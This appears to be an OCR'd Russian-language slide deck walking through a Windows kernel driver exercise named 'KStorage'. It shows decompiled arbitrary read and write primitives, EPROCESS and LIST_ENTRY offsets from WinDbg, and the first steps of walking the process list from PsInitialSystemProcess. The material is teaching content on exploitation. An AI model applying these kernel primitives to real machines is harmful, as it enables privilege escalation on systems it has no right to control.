KStorage

Структура

```
DbgPrint("KStorage Loaded!");
qword_140003080 = ExAllocatePool2(64LL, 520LL, 825439031LL);
*(_QWORD *)(qword_140003080 + 512) = qword_140003080;
```


Arbitrary Write

```
__int64 __fastcall sub_140001350(__int64 a1, __int64 a2)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]

  result = qword_140003080;
  *(_QWORD *)(qword_140003080 + 8 * a1) = a2;
  return result;
}
```


Arbitrary Read

```
__int64 __fastcall sub_140001290(__int64 a1)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]

  DbgPrint("Storage offset: %llx\n", qword_140003080);
  DbgPrint("Storage next: %llx\n", qword_140003080 + 512);
  DbgPrint("Result offset: %llx\n", qword_140003080 + 8 * a1);
  return *(_QWORD *)(qword_140003080 + 8 * a1);
}
```

Глобальные переменные ядра Windows



https://learn.microsoft.com/en-us/windows-hardware/drivers/kernel/mm64bitphysicaladdress



EPROCESS
KPROCESS
LIST_ENTRY {
FLINK
BLINK }
EPROCESS
KPROCESS
LIST_ENTRY {
FLINK
BLINK }
EPROCESS
KPROCESS
LIST_ENTRY {
FLINK
BLINK }

```
0: kd> dt _EPROCESS
nt!_EPROCESS
   +0x000 Pcb                : _KPROCESS
   +0x438 ProcessLock        : _EX_PUSH_LOCK
   +0x440 UniqueProcessId    : Ptr64 Void
   +0x448 ActiveProcessLinks : _LIST_ENTRY
```

```
0: kd> dt _LIST_ENTRY
nt!_LIST_ENTRY
   +0x000 Flink              : Ptr64 _LIST_ENTRY
   +0x008 Blink              : Ptr64 _LIST_ENTRY
```


PsInitialSystemProcess + 0x448 + 0x8 – указатель на предыдущий процесс в списке

PsInitialSystemProcess = 0x1000




1. Читаем память по адресу PsInitialSystemProcess + ntoskrnl_base, получаем 0x1000

PsInitialSystemProcess = 0x1000




1. Читаем память по адресу PsInitialSystemProcess + ntoskrnl_base, получаем 0x1000
2. Blink = чтение по адресу 0x1450, получаем 0x3448

PsInitialSystemProcess = 0x1000




1. Читаем память по адресу PsInitialSystemProcess + ntoskrnl_base, получаем 0x1000
2. Blink = чтение по адресу 0x1450, получаем 0x3448
3. Проверяем, что прочитанный Blink не равен 0x1448 (то есть, что мы не попали в начало)

PsInitialSystemProcess = 0x1000



